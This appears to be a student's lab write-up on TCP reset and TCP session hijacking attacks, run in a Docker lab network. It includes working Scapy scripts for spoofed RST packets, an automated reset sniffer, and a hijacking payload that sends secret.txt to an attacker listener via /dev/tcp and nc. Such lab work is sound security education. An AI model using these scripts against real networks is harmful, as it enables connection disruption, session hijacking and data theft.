
src > task2_manual.py > ...

```python
#!/bin/python3
from scapy.all import *
from random import randrange
import sys

# Fill with values found during analysis
intDestinationPort = 35998
intNextSequenceNumber = 5737490

# Targeting victim/server container's telnet port
strSourceIP = "10.9.0.5"
strDestinationIP = "10.9.0.6"
intSourcePort =  23

# Build the IP layer of the packet
lyrIP = IP(src=strSourceIP, dst=strDestinationIP)

# Build TCP layer of the packet
lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="R", seq=intNextSequenceNumber)

# Build the full packet and show it
pktResetPacket = lyrIP / lyrTCP
pktResetPacket.show()

# Send the packet
send(pktResetPacket, verbose=0)

```

6. Run *task2_manual.py* to initiate a TCP Reset Attack



7. Upon running *task2_manual.py*, the telnet session between user1/client and the victim/server will be terminated immediately with the message “Connection closed by foreign host.”



Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful as is evident by the connection being closed immediately upon *task2_manual.py* running, as well as the resulting packets inspected in Wireshark.

Task 2 - Automated


How did you perform the attack in your VM

1. Write code for scapy.


src > task2_automated.py > ...

```python
#!/bin/python3
from scapy.all import *
import sys

strClientIP = '10.9.0.6'

def spoof_tcp(pkt):

    lyrIP = IP(dst=strClientIP, src = pkt[IP].dst)
    lyrTCP = TCP(flags="R", seq=pkt[TCP].ack, dport=pkt[TCP].sport, sport=pkt[TCP].dport)

    # Build the spoofed packet
    pktSpoofedPacket = lyrIP / lyrTCP

    # Send the spoofed packet
    send(pktSpoofedPacket, verbose=0)

# NOTE: Without the iface argument, running inside a docker container leads to scapy not
# sniffing properly. This argument MUST be changed to match the correct interface when
# running on a different host.
pkt = sniff(filter='tcp and src host {}'.format(strClientIP),
            iface='br-e5b89a0c237d',
            prn=spoof_tcp)

```


2. Initiate a telnet connection from the user1/client to the victim/server and successfully log in.




3. Run a command to verify the connection is fully connected.



4. Run *task2_automated.py* on the attacker



5. Nothing will happen immediately, but when trying to type a new command in the telnet session, after the first character, the connection will be closed with the message “Connection closed by foreign host.”



Screenshots

See screenshots in “How did you perform the attack in your VM”


Was the attack successful

Yes, the attack was successful as is evident by the telnet session being terminated with the message “Connection closed by foreign host.” as soon as the first character is entered into the session after starting *task2_automated.py*.


Task 4

How did you perform the attack in your VM


1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
    a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: "*ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6")*




2. Establish a telnet session between the user1/client and the victim/server and log in successfully.



3. Run a command in the telnet session to generate packets.



4. In Wireshark, find the last packet sent **from** the user1/client **to** the victim/server. Note the destination port, the next sequence number, and the acknowledgement number in the packet.




5. Replace the variables *intSourcePort, intNextSequenceNumber,* and *intAcknowledgementValue* in the following code with the values found in step 4, respectively.


src > task4.py > ...

```python
#!/bin/python3
from scapy.all import *
import sys

# Fill with values found during analysis
intSourcePort = 43278
intNextSequenceNumber = 1277835206
intAcknowledgementValue = 4066617681

# Attacker listening post
strListeningIP = "10.9.0.1"
intListeningPort = 9090

# Targeting victim/server container's telnet port
strClientIP = "10.9.0.6"
strServerIP = "10.9.0.5"
intDestinationPort =  23

# Build the IP layer of the packet
lyrIP = IP(src=strClientIP, dst=strServerIP)

# Build TCP layer of the packet
lyrTCP = TCP(sport=intSourcePort,
             dport=intDestinationPort,
             flags="A",
             seq=intNextSequenceNumber,
             ack=intAcknowledgementValue)

# Add the data we want to retrieve
strData = "\r cat /home/seed/secret.txt > /dev/tcp/{listening_ip}/{listening_port}\r" \
          .format(listening_ip=strListeningIP, listening_port=intListeningPort)

# Build the full packet and show it
pktResetPacket = lyrIP / lyrTCP / strData
pktResetPacket.show()

# Send the packet
send(pktResetPacket, verbose=0)

```


6. In a second terminal on the attacker, run *nc -nlv 9090* to listen for connections on port 9090.




7. Run *task4.py* to initiate a TCP Hijacking Attack.



8. Upon running *task4.py*, the telnet session on the user1/client will become unresponsive, and the contents of the *secret.txt* file will be output on the second terminal session run in step 6 on the attacker.



Note: Telnet session (Above) becomes unresponsive. The terminal on the attacker listening for connections outputs the contents of secret.txt.



Screenshots

See screenshots in "How did you perform the attack in your VM"


Was the attack successful

Yes, the attack was successful as evidenced by the output of the contents of the *secret.txt* file in the terminal on the attacker that was listening for connections.

